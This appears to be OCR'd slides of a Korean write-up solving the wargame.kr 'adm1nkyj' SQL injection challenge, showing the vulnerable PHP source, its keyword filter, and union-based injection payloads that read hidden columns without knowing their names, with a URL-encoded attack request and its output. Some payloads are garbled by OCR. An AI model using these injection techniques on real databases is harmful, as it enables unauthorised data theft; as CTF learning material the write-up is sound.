
Adm1mkyj

2018-08-06

Plit00
김두형

문제



adm1nkyj

800point / adm1nkyj

```
SQL injection Challenge!
(injection)

- thx to adm1nkyj
```

```php
<?php
    error_reporting(0);

    include("./config.php"); // hidden column name
    include("../lib.php"); // auth_code function

    mysql_connect("localhost","adm1nkyj","adm1nkyj_pz");
    mysql_select_db("adm1nkyj");
```

adm1nkyj와 adm1nkyj_pz를 connect

&&

select_db => adm1nkyj

```
function rand_string()
    {
        $string = "ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890abcdefghijklmnopqrstuvwxyz";
        return str_shuffle($string);
    }

    function reset_flag($count_column, $flag_column)
    {
        $flag = rand_string();
        $query = mysql_fetch_array(mysql_query("SELECT $count_column, $flag_column FROM findflag_2"));
        if($query[$count_column] == 150)
        {
            if(mysql_query("UPDATE findflag_2 SET $flag_column='{$flag}';"))
            {
                mysql_query("UPDATE findflag_2 SET $count_column=0;");
                echo "reset flag<hr>";
            }
            return $flag;
        }
        else
        {
            mysql_query("UPDATE findflag_2 SET $count_column=($query[$count_column] + 1);");
        }
        return $query[$flag_column];
    }

    function get_pw($pw_column){
        $query = mysql_fetch_array(mysql_query("select $pw_column from findflag_2 limit 1"));
        return $query[$pw_column];
    }
```

```
$tmp_flag = "";
    $tmp_pw = "";
    $id = $_GET['id'];
    $pw = $_GET['pw'];
    $flags = $_GET['flag'];
    if(isset($id))
    {
        if(preg_match("/information|schema|user/i", $id) || substr_count($id,"(") > 1)  exit("no hack");
        if(preg_match("/information|schema|user/i", $pw) || substr_count($pw,"(") > 1) exit("no hack");
        $tmp_flag = reset_flag($count_column, $flag_column);
        $tmp_pw = get_pw($pw_column);
        $query = mysql_fetch_array(mysql_query("SELECT * FROM findflag_2 WHERE
        -----------------------------------------------
       |$id_column='{$id}' and $pw_column=‘{$pw}’;”)); |
        -----------------------------------------------
        if($query[$id_column])
        {
            if(isset($pw) && isset($flags) && $pw === $tmp_pw && $flags === $tmp_flag)
            {
                echo "good job!!<br />FLAG : <b>".auth_code("adm1nkyj")."</b><hr>";
            }
            else
            {
                echo "Hello ".$query[$id_column]."<hr>";
            }
        }
    } else {
        highlight_file(__FILE__);
    }
```


How Solve?

```
1. count_column / flag_column find~
2. $query = mysql_fetch_array(mysql_query("SELECT $count_column,
$flag_column FROM findflag_2"))

3. select $pw_column from findflag_2 limit 1
4. 임의적으로 쿠키값을 생성하자!!
```

```
'union select 1,2,3,4,5;%00%20A
```

```
5. $tmp_flag = reset_flag($count_column, $flag_column);
   $tmp_pw = get_pw($pw_column);
   $query = mysql_fetch_array(mysql_query("SELECT * FROM findflag_2 WHERE $id_column='{$id}' and
$pw_column='{$pw}';"));
     if($query[$id_column])
       {
        if(isset($pw) && isset($flags) && $pw === $tmp_pw && $flags === $tmp_flag)
          {
           echo "good job!!<br/>FLAG : <b>".auth_code("adm1nkyj")."</b><hr>";
          }
           else
            {
             echo "Hello ".$query[$id_column]."<hr>";
            }
```

```
id = 'or ''='
pw = 'union select 1,2,3,4,4;%00%20A

flag = 'union select 1,flag,3,4,5 from (select 1,2,3,4 as flag,5 union
select * from findflag_2 limit 1,1) as aa; A
```



```
wargame.kr:8080/adm1nkyj/?id=%27%20union%20select%201%2cq%2c3%2c4%2c5%20from%20(select%201%2c2%2c3%2c4%20as%20q%20%2c5%20
```

```
Hello 9hFt63dVxe8pokqZTKul7HcabSYjQsyriG2f1CODWgzRLPnABEUXNmw4I0J5vM
```

답이 아니였네?(진지)

```
Select * from users where id =‘’ union select 1,a,3 from(select 1,2,3, as a union select * from users)c;
```

```
Select * from users where id =‘’ union select 1,flag,3,4 from(select 1,flag,3,4,5 as a union select * from
users)c;
```

다른풀이

- Burp suite로 간단하게 쿼리를 보냄
- Mysql로 쿼리문 보내자.

“질문 있으신분?”

– dudu –